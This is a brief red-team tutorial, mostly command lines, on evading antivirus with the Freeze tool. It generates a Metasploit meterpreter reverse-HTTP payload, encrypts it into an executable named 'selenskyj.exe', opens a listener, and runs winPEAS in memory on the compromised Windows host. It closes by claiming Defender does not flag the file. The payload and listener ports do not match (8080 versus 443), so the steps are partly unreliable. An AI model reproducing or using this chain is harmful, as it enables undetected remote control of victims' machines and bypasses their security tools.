Freeze is an old tool that is no longer being updated, but the AV bypass using Metasploit still works perfectly fine.
https://github.com/optiv/Freeze
Setup gvm
Install gvm on Kali Linux using the zshrc shell
curl -s -S -L https://raw.githubusercontent.com/moovweb/gvm/master/binscripts/gvm-installer -o /tmp/gvm-installer
sudo bash /tmp/gvm-installer
echo '[[ -s "/root/.gvm/scripts/gvm" ]] && source "/root/.gvm/scripts/gvm"' >> /root/.zshrc
source ~/.zshrc

Must be applied before each use of Freeze ⚠️
gvm use go1.19.4
Create payload (specify the Freeze folder as the storage location)
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=192.168.178.33 LPORT=8080 -f raw > ~/Schreibtisch/Home-Grown-Red-Team/Freeze/msf.bin
Switch to the Freeze folder
cd ~/Schreibtisch/Home-Grown-Red-Team/Freeze

Create our exe
./Freeze -I msf.bin -encrypt -O selenskyj.exe
Start listener

msfconsole -x "use multi/handler; set payload windows/x64/meterpreter_reverse_http; set LHOST eth0; set LPORT 443; exploit"
Meterpreter session 1 opened

Our meterpreter Payload runs as selenskyj.exe 😂

Run winPEAS in memory
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe SPAWN_PROCESS=notepad.exe

Scan results https://kleenscan.com/ the .exe is not recognized by Defender!